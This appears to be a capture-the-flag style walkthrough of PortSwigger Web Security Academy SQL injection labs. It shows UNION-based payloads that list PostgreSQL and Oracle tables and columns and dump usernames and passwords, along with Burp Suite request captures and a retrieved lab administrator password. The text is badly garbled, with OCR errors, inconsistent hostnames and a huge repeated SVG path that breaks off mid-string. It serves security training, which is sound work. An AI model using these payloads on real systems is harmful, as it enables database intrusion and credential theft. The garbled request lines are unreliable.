+WHERE+table_name='users_abcdef'--
```

Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Target: https://0xf4005a0491fc28215ad3d006e006a.web-security-academy.net

Request

```
1 GET /filter?category=Gifts'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_abcdef'-- HTTP/2
2 Host: 0xf4005a0491fc28215ad3d006e006a.web-security-academy.net
3 Connection: keep-alive
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0xf4005a0491fc28215ad3d006e006a.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty	Raw	Hex	Render
344           </tr>			
345           <tr>			
346            <th>			
347            pg_stat_database			
348            </th>			
349            <tr>			
350            <th>			
351            sql_sizing			
352            </th>			
353            <tr>			
354            <th>			
355            triggers			
356            </th>			
357            <tr>			
358            <th>			
359            triggered_update_columns			
360            </th>			
361            <tr>			
362            <th>			
363            pg_tables			
364            </th>			
365            <tr>			
366            <th>			
367            usage_privileges			
368            </th>			
369            <tr>			
370            <th>			
371            users			
372            </th>			

1 match

Inspector

Selected text

```
Gifts'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_abcdef'--
```

Decoded from: URL encoding

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 19

Response headers: 3

Event log: All issues

Memory: 272.2MB

- Find the names of the columns containing usernames and passwords.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A request is being sent to the URL `/filter?category=Gifts'+UNION+SELECT+username_abcdef,+password_abcdef+FROMusers_abcdef--`. The response shows the database structure:

```

username_txobnu
password_czpjqj
users_ospoc

```

The response body contains HTML code for a gift catalog page, with sections for All Gifts, Lifestyle, Pets, and Tech gifts.

- Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:
- `'+UNION+SELECT+username_abcdef,+password_abcdef+FROM+users_abcdef--`

The screenshot shows the Burp Suite interface with the Repeater tab selected. A request is being sent to the URL `/filter?category=Gifts'+UNION+SELECT+username_txobnu,+password_czpjqj+FROMusers_ospoc--`. The response shows the database structure:


```

username_txobnu
password_czpjqj
users_ospoc

```

The response body contains HTML code for a gift catalog page, with sections for All Gifts, Lifestyle, Pets, and Tech gifts. An Inspector panel is open on the right side, showing Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, and Response headers.

- Find the password for the administrator user, and use it to log in.



The screenshot shows a browser's developer tools Network tab with a "Response" panel. The "Pretty" tab is selected, displaying the following HTML code snippet from line 74 to 91:

```


    across the globe in time for the big day. In a few simple steps, your
    snow will be ready to scatter in the areas of your choosing.
    *Make sure you have an extra large freezer before delivery.
    *Decant the liquid into small plastic tubs (there is some loss of
    molecular structure during transit).
    *Allow 3 days for it to refreeze.*Chip away at each block until the ice
    resembles snowflakes.
    *Scatter snow.
    Yes! It really is that easy. You will be the envy of all your neighbors
    unless you let them in on the secret. We offer a 10% discount on future
    purchases for every referral we receive from you.
    Snow isn't just for Christmas either, we deliver all year round,
    that's 365 days of the year. Remember to order before your existing
    snow melts, and allow 3 days to prepare the new batch to avoid
    disappointment.

    </td>
</tr>
<tr>
<th>
    administrator
</th>
<td>
    l28vqy7qpw3n0uwyh9ws
</td>
</tr>
<tr>
<th>
    wiener
</th>
<td>
    6h25e9nsiugt9gru0o3a
</td>
</tr>
<tr>
<th>
    Couple's Umbrella
</th>
<td>

```

Below the code, there are standard browser controls (refresh, back, forward, search) and a status bar indicating "0 matches".

- Finally using those login details (user name, password), you can solve the lab.



The screenshot shows the "My Account" page of the WebSecurity Academy. The URL in the address bar is <https://0a4005a04911ca28215ad3d006e06a.web-security-academy.net/my-account?id=administrator>. The page title is "SQL injection attack, listing the database contents on non-Oracle databases". A green "LAB Solved" button is visible in the top right corner. The main content area displays the message "Congratulations, you solved the lab!". Below this, there are links to "Share your skills!" and "Continue learning >". At the bottom, there are links to "Home", "My account", and "Log out".

# 6) SQL injection attack, listing the database contents on Oracle

- Use Burp Suite to intercept and modify the request that sets the product category filter.

The screenshot shows a Windows desktop environment. In the center, a Microsoft Edge browser window displays the PortSwigger website under the URL <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle>. The page title is "Lab: SQL injection attack, listing the database contents on Oracle". It includes a "Hint" button and an "ACCESS THE LAB" button. To the right of the browser is a sidebar with the text "Find SQL injection vulnerabilities using Burp Suite" and a "TRY FOR FREE" button. Below the browser is the Burp Suite Community Edition interface. The "Proxy" tab is selected, showing an intercept session. The "Raw" tab displays the following HTTP request:

```
GET /filter?category=Gifts HTTP/1.1
Host: Oaa500740302c1bc800eee82001b0033.web-security-academy.net
Cookie: session=grgfmTqpuJrx7BcAxDmubellsgM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:115.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://Oaa500740302c1bc800eee82001b0033.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

```

The desktop taskbar at the bottom shows various pinned icons, including File Explorer, Spotify, and a search bar. The system tray indicates the date as 4/22/2024 and the time as 12:34 AM.

- Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

The screenshot shows the Burp Suite interface with the following details:

- Request:** A GET request to `/filter?category=Gifts+or+SELECT+abc'--def'+FROM+dual--` with various headers including `Content-Type: application/x-www-form-urlencoded`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4929.157 Safari/537.36`, and `Accept: */*`.
- Response:** An HTTP 200 OK response containing an HTML page with a banner and navigation links. The banner includes a note about a SQL injection attack listing database contents on Oracle.
- Inspector:** Shows the Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, and Response headers.
- Notes:** A note is present in the Request headers section: `SQL injection attack, listing the database contents on Oracle`.

- Use the following payload to retrieve the list of tables in the database:  
`'+UNION+SELECT+table name,NULL+FROM+all tables—`

The screenshot shows a Burp Suite interface with the following details:

- Request:** A crafted GET request to https://baa500740302c1bc800eee82001b0033.web-security-academy.net. The payload includes a UNION query to extract database contents.
- Response:** The response body contains an HTML page with a SQL injection attack payload. It includes a banner for "academyLabHeader" and a link to "lab-insecure-db.html".
- Inspector:** Shows the extracted database contents from the response.

Request (Raw):

```
GET /filest?category=Gifts'UNION SELECT *table_name,HULL+FROM+All_tables-- HTTP/2
Host: baa500740302c1bc800eee82001b0033.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: https://baa500740302c1bc800eee82001b0033.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

```

Response (Raw):

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 17176
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labsCommerce.css" rel="stylesheet">
<title>SQL injection attack, listing the database contents on Oracle</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader">
<section class="academyLabBanner">
<div class="container">
<div class="logos">
<div class="title-container">
<h2>SQL injection attack, listing the database contents on Oracle</h2>
<a id="lab-linb" class="button" href="#">Back to lab home</a>
<a class="link-back-link" href="https://pentesterlab.net/web-security/sql-injection/examining-the-database/lab-insecure-db.html#content-oracle">Back to lab inb</a>
<svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 30 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
<g>
```

Inspector (Raw):

```
Request attributes: 2
Request query parameters: 1
Request body parameters: 0
Request cookies: 1
Request headers: 16
Response headers: 3
```

- Find the name of the table containing user credentials.

## Response

Pretty Raw Hex Render

```
298 resembles snowflakes.  
299 *Scatter snow.  
300 Yes! It really is that easy. You will be the envy of all your neighbors  
unless you let them in on the secret. We offer a 10% discount on future  
purchases for every referral we receive from you.  
301 Snow isn't just for Christmas either, we deliver all year round,  
that's 365 days of the year. Remember to order before your existing  
snow melts, and allow 3 days to prepare the new batch to avoid  
disappointment.  
302 </td>  
303 </tr>  
304 <tr>  
305 <th>  
306 TABLE_PRIVILEGE_MAP  
307 </th>  
308 </tr>  
309 <tr>  
310 <th>  
311 USEPS_WDCPSE|  
312 </th>  
313 </tr>  
314 <tr>  
315 <th>  
316 WRI$_ADV_ASA_RECO_DATA  
317 </th>  
318 </tr>  
319 <tr>  
320 <th>  
321 WRR$_REPLAY_CALL_FILTER  
322 </th>  
323 </tr>  
324 <tr>  
325 <th>  
326 WWW_FLOW_DUAL100  
327 </th>  
328 </tr>  
329 <tr>  
330 <th>
```

- Use the following payload (replacing the table name) to retrieve the details of the columns in the table:  
**'+UNION+SELECT+column\_name,NULL+FROM+all\_table\_columns+WHERE+table\_name='USERS\_ABCDEF'**

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```

1 GET /files/c7c-e-poly/
2 Host: Oaa500740302c1bc800ee82001b0033.web-security-academy.net
3 Cookie: session=grgbfmwpufrxQBcADDe0wCu6lsqM
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oaa500740302c1bc800ee82001b0033.web-security-academy.net/
9 Accept-Charset: utf-8;q=1, iso-8859-1;q=0.9
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16


```

**Response:**

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8563
5 <!DOCTYPE html>
6 <html>
7   <head>
8     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
9     <link href="/resources/css/labsCommerce.css" rel="stylesheet">
10    <title>SQL injection attack, listing the database contents on Oracle</title>
11  </head>
12  <body>
13    <script src="/resources/labheader/js/labHeader.js">
14    </script>
15    <div id="academyLabHeader">
16      <section class="academyLabBanner">
17        <div class="content">
18          <img alt="Logo" style="width: 100%; height: 100%; object-fit: cover;">
19        </div>
20        <div class="title">
21          <h2>SQL injection attack, listing the database contents on Oracle</h2>
22          <a id="lab-link" class="button" href="/">
23            Back to lab home
24          </a>
25        </div>
26        <div class="text">
27          <p>A large load of snow has arrived!<br/>
28          https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle<br/>
29          Back innbsp;tonbsp;labnbsp;descriptionnbsp;<br/>
30          <svg version="1.1" id="layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 20 30">
31            <path d="M10,10Q10,15 15,15Q15,20 20,20Q20,25 25,25Q25,30 30,30Q30,35 35,35Q35,40 40,40Q40,45 45,45Q45,50 50,50Q50,55 55,55Q55,60 60,60Q60,65 65,65Q65,70 70,70Q70,75 75,75Q75,80 80,80Q80,85 85,85Q85,90 90,90Q90,95 95,95Q95,100 100,100Q100,105 105,105Q105,110 110,110Q110,115 115,115Q115,120 120,120Q120,125 125,125Q125,130 130,130Q130,135 135,135Q135,140 140,140Q140,145 145,145Q145,150 150,150Q150,155 155,155Q155,160 160,160Q160,165 165,165Q165,170 170,170Q170,175 175,175Q175,180 180,180Q180,185 185,185Q185,190 190,190Q190,195 195,195Q195,200 200,200Q200,205 205,205Q205,210 210,210Q210,215 215,215Q215,220 220,220Q220,225 225,225Q225,230 230,230Q230,235 235,235Q235,240 240,240Q240,245 245,245Q245,250 250,250Q250,255 255,255Q255,260 260,260Q260,265 265,265Q265,270 270,270Q270,275 275,275Q275,280 280,280Q280,285 285,285Q285,290 290,290Q290,295 295,295Q295,300 300,300Q300,305 305,305Q305,310 310,310Q310,315 315,315Q315,320 320,320Q320,325 325,325Q325,330 330,330Q330,335 335,335Q335,340 340,340Q340,345 345,345Q345,350 350,350Q350,355 355,355Q355,360 360,360Q360,365 365,365Q365,370 370,370Q370,375 375,375Q375,380 380,380Q380,385 385,385Q385,390 390,390Q390,395 395,395Q395,400 400,400Q400,405 405,405Q405,410 410,410Q410,415 415,415Q415,420 420,420Q420,425 425,425Q425,430 430,430Q430,435 435,435Q435,440 440,440Q440,445 445,445Q445,450 450,450Q450,455 455,455Q455,460 460,460Q460,465 465,465Q465,470 470,470Q470,475 475,475Q475,480 480,480Q480,485 485,485Q485,490 490,490Q490,495 495,495Q495,500 500,500Q500,505 505,505Q505,510 510,510Q510,515 515,515Q515,520 520,520Q520,525 525,525Q525,530 530,530Q530,535 535,535Q535,540 540,540Q540,545 545,545Q545,550 550,550Q550,555 555,555Q555,560 560,560Q560,565 565,565Q565,570 570,570Q570,575 575,575Q575,580 580,580Q580,585 585,585Q585,590 590,590Q590,595 595,595Q595,600 600,600Q600,605 605,605Q605,610 610,610Q610,615 615,615Q615,620 620,620Q620,625 625,625Q625,630 630,630Q630,635 635,635Q635,640 640,640Q640,645 645,645Q645,650 650,650Q650,655 655,655Q655,660 660,660Q660,665 665,665Q665,670 670,670Q670,675 675,675Q675,680 680,680Q680,685 685,685Q685,690 690,690Q690,695 695,695Q695,700 700,700Q700,705 705,705Q705,710 710,710Q710,715 715,715Q715,720 720,720Q720,725 725,725Q725,730 730,730Q730,735 735,735Q735,740 740,740Q740,745 745,745Q745,750 750,750Q750,755 755,755Q755,760 760,760Q760,765 765,765Q765,770 770,770Q770,775 775,775Q775,780 780,780Q780,785 785,785Q785,790 790,790Q790,795 795,795Q795,800 800,800Q800,805 805,805Q805,810 810,810Q810,815 815,815Q815,820 820,820Q820,825 825,825Q825,830 830,830Q830,835 835,835Q835,840 840,840Q840,845 845,845Q845,850 850,850Q850,855 855,855Q855,860 860,860Q860,865 865,865Q865,870 870,870Q870,875 875,875Q875,880 880,880Q880,885 885,885Q885,890 890,890Q890,895 895,895Q895,900 900,900Q900,905 905,905Q905,910 910,910Q910,915 915,915Q915,920 920,920Q920,925 925,925Q925,930 930,930Q930,935 935,935Q935,940 940,940Q940,945 945,945Q945,950 950,950Q950,955 955,955Q955,960 960,960Q960,965 965,965Q965,970 970,970Q970,975 975,975Q975,980 980,980Q980,985 985,985Q985,990 990,990Q990,995 995,995Q995,1000 1000,1000Q1000,1005 1005,1005Q1005,1010 1010,1010Q1010,1015 1015,1015Q1015,1020 1020,1020Q1020,1025 1025,1025Q1025,1030 1030,1030Q1030,1035 1035,1035Q1035,1040 1040,1040Q1040,1045 1045,1045Q1045,1050 1050,1050Q1050,1055 1055,1055Q1055,1060 1060,1060Q1060,1065 1065,1065Q1065,1070 1070,1070Q1070,1075 1075,1075Q1075,1080 1080,1080Q1080,1085 1085,1085Q1085,1090 1090,1090Q1090,1095 1095,1095Q1095,1100 1100,1100Q1100,1105 1105,1105Q1105,1110 1110,1110Q1110,1115 1115,1115Q1115,1120 1120,1120Q1120,1125 1125,1125Q1125,1130 1130,1130Q1130,1135 1135,1135Q1135,1140 1140,1140Q1140,1145 1145,1145Q1145,1150 1150,1150Q1150,1155 1155,1155Q1155,1160 1160,1160Q1160,1165 1165,1165Q1165,1170 1170,1170Q1170,1175 1175,1175Q1175,1180 1180,1180Q1180,1185 1185,1185Q1185,1190 1190,1190Q1190,1195 1195,1195Q1195,1200 1200,1200Q1200,1205 1205,1205Q1205,1210 1210,1210Q1210,1215 1215,1215Q1215,1220 1220,1220Q1220,1225 1225,1225Q1225,1230 1230,1230Q1230,1235 1235,1235Q1235,1240 1240,1240Q1240,1245 1245,1245Q1245,1250 1250,1250Q1250,1255 1255,1255Q1255,1260 1260,1260Q1260,1265 1265,1265Q1265,1270 1270,1270Q1270,1275 1275,1275Q1275,1280 1280,1280Q1280,1285 1285,1285Q1285,1290 1290,1290Q1290,1295 1295,1295Q1295,1300 1300,1300Q1300,1305 1305,1305Q1305,1310 1310,1310Q1310,1315 1315,1315Q1315,1320 1320,1320Q1320,1325 1325,1325Q1325,1330 1330,1330Q1330,1335 1335,1335Q1335,1340 1340,1340Q1340,1345 1345,1345Q1345,1350 1350,1350Q1350,1355 1355,1355Q1355,1360 1360,1360Q1360,1365 1365,1365Q1365,1370 1370,1370Q1370,1375 1375,1375Q1375,1380 1380,1380Q1380,1385 1385,1385Q1385,1390 1390,1390Q1390,1395 1395,1395Q1395,1400 1400,1400Q1400,1405 1405,1405Q1405,1410 1410,1410Q1410,1415 1415,1415Q1415,1420 1420,1420Q1420,1425 1425,1425Q1425,1430 1430,1430Q1430,1435 1435,1435Q1435,1440 1440,1440Q1440,1445 1445,1445Q1445,1450 1450,1450Q1450,1455 1455,1455Q1455,1460 1460,1460Q1460,1465 1465,1465Q1465,1470 1470,1470Q1470,1475 1475,1475Q1475,1480 1480,1480Q1480,1485 1485,1485Q1485,1490 1490,1490Q1490,1495 1495,1495Q1495,1500 1500,1500Q1500,1505 1505,1505Q1505,1510 1510,1510Q1510,1515 1515,1515Q1515,1520 1520,1520Q1520,1525 1525,1525Q1525,1530 1530,1530Q1530,1535 1535,1535Q1535,1540 1540,1540Q1540,1545 1545,1545Q1545,1550 1550,1550Q1550,1555 1555,1555Q1555,1560 1560,1560Q1560,1565 1565,1565Q1565,1570 1570,1570Q1570,1575 1575,1575Q1575,1580 1580,1580Q1580,1585 1585,1585Q1585,1590 1590,1590Q1590,1595 1595,1595Q1595,1600 1600,1600Q1600,1605 1605,1605Q1605,1610 1610,1610Q1610,1615 1615,1615Q1615,1620 1620,1620Q1620,1625 1625,1625Q1625,1630 1630,1630Q1630,1635 1635,1635Q1635,1640 1640,1640Q1640,1645 1645,1645Q1645,1650 1650,1650Q1650,1655 1655,1655Q1655,1660 1660,1660Q1660,1665 1665,1665Q1665,1670 1670,1670Q1670,1675 1675,1675Q1675,1680 1680,1680Q1680,1685 1685,1685Q1685,1690 1690,1690Q1690,1695 1695,1695Q1695,1700 1700,1700Q1700,1705 1705,1705Q1705,1710 1710,1710Q1710,1715 1715,1715Q1715,1720 1720,1720Q1720,1725 1725,1725Q1725,1730 1730,1730Q1730,1735 1735,1735Q1735,1740 1740,1740Q1740,1745 1745,1745Q1745,1750 1750,1750Q1750,1755 1755,1755Q1755,1760 1760,1760Q1760,1765 1765,1765Q1765,1770 1770,1770Q1770,1775 1775,1775Q1775,1780 1780,1780Q1780,1785 1785,1785Q1785,1790 1790,1790Q1790,1795 1795,1795Q1795,1800 1800,1800Q1800,1805 1805,1805Q1805,1810 1810,1810Q1810,1815 1815,1815Q1815,1820 1820,1820Q1820,1825 1825,1825Q1825,1830 1830,1830Q1830,1835 1835,1835Q1835,1840 1840,1840Q1840,1845 1845,1845Q1845,1850 1850,1850Q1850,1855 1855,1855Q1855,1860 1860,1860Q1860,1865 1865,1865Q1865,1870 1870,1870Q1870,1875 1875,1875Q1875,1880 1880,1880Q1880,1885 1885,1885Q1885,1890 1890,1890Q1890,1895 1895,1895Q1895,1900 1900,1900Q1900,1905 1905,1905Q1905,1910 1910,1910Q1910,1915 1915,1915Q1915,1920 1920,1920Q1920,1925 1925,1925Q1925,1930 1930,1930Q1930,1935 1935,1935Q1935,1940 1940,1940Q1940,1945 1945,1945Q1945,1950 1950,1950Q1950,1955 1955,1955Q1955,1960 1960,1960Q1960,1965 1965,1965Q1965,1970 1970,1970Q1970,1975 1975,1975Q1975,1980 1980,1980Q1980,1985 1985,1985Q1985,1990 1990,1990Q1990,1995 1995,1995Q1995,2000 2000,2000Q2000,2005 2005,2005Q2005,2010 2010,2010Q2010,2015 2015,2015Q2015,2020 2020,2020Q2020,2025 2025,2025Q2025,2030 2030,2030Q2030,2035 2035,2035Q2035,2040 2040,2040Q2040,2045 2045,2045Q2045,2050 2050,2050Q2050,2055 2055,2055Q2055,2060 2060,2060Q2060,2065 2065,2065Q2065,2070 2070,2070Q2070,2075 2075,2075Q2075,2080 2080,2080Q2080,2085 2085,2085Q2085,2090 2090,2090Q2090,2095 2095,2095Q2095,2100 2100,2100Q2100,2105 2105,2105Q2105,2110 2110,2110Q2110,2115 2115,2115Q2115,2120 2120,2120Q2120,2125 2125,2125Q2125,2130 2130,2130Q2130,2135 2135,2135Q2135,2140 2140,2140Q2140,2145 2145,2145Q2145,2150 2150,2150Q2150,2155 2155,2155Q2155,2160 2160,2160Q2160,2165 2165,2165Q2165,2170 2170,2170Q2170,2175 2175,2175Q2175,2180 2180,2180Q2180,2185 2185,2185Q2185,2190 2190,2190Q2190,2195 2195,2195Q2195,2200 2200,2200Q2200,2205 2205,2205Q2205,2210 2210,2210Q2210,2215 2215,2215Q2215,2220 2220,2220Q2220,2225 2225,2225Q2225,2230 2230,2230Q2230,2235 2235,2235Q2235,2240 2240,2240Q2240,2245 2245,2245Q2245,2250 2250,2250Q2250,2255 2255,2255Q2255,2260 2260,2260Q2260,2265 2265,2265Q2265,2270 2270,2270Q2270,2275 2275,2275Q2275,2280 2280,2280Q2280,2285 2285,2285Q2285,2290 2290,2290Q2290,2295 2295,2295Q2295,2300 2300,2300Q2300,2305 2305,2305Q2305,2310 2310,2310Q2310,2315 2315,2315Q2315,2320 2320,2320Q2320,2325 2325,2325Q2325,2330 2330,2330Q2330,2335 2335,2335Q2335,2340 2340,2340Q2340,2345 2345,2345Q2345,2350 2350,2350Q2350,2355 2355,2355Q2355,2360 2360,2360Q2360,2365 2365,2365Q2365,2370 2370,2370Q2370,2375 2375,2375Q2375,2380 2380,2380Q2380,2385 2385,2385Q2385,2390 2390,2390Q2390,2395 2395,2395Q2395,2400 2400,2400Q2400,2405 2405,2405Q2405,2410 2410,2410Q2410,2415 2415,2415Q2415,2420 2420,2420Q2420,2425 2425,2425Q2425,2430 2430,2430Q2430,2435 2435,2435Q2435,2440 2440,2440Q2440,2445 2445,2445Q2445,2450 2450,2450Q2450,2455 2455,2455Q2455,2460 2460,2460Q2460,2465 2465,2465Q2465,2470 2470,2470Q2470,2475 2475,2475Q2475,2480 2480,2480Q2480,2485 2485,2485Q2485,2490 2490,2490Q2490,2495 2495,2495Q2495,2500 2500,2500Q2500,2505 2505,2505Q2505,2510 2510,2510Q2510,2515 2515,2515Q2515,2520 2520,2520Q2520,2525 2525,2525Q2525,2530 2530,2530Q2530,2535 2535,2535Q2535,2540 2540,2540Q2540,2545 2545,2545Q2545,2550 2550,2550Q2550,2555 2555,2555Q2555,2560 2560,2560Q2560,2565 2565,2565Q2565,2570 2570,2570Q2570,2575 2575,2575Q2575,2580 2580,2580Q2580,2585 2585,2585Q2585,2590 2590,2590Q2590,2595 2595,2595Q2595,2600 2600,2600Q2600,2605 2605,2605Q2605,2610 2610,2610Q2610,2615 2615,2615Q2615,2620 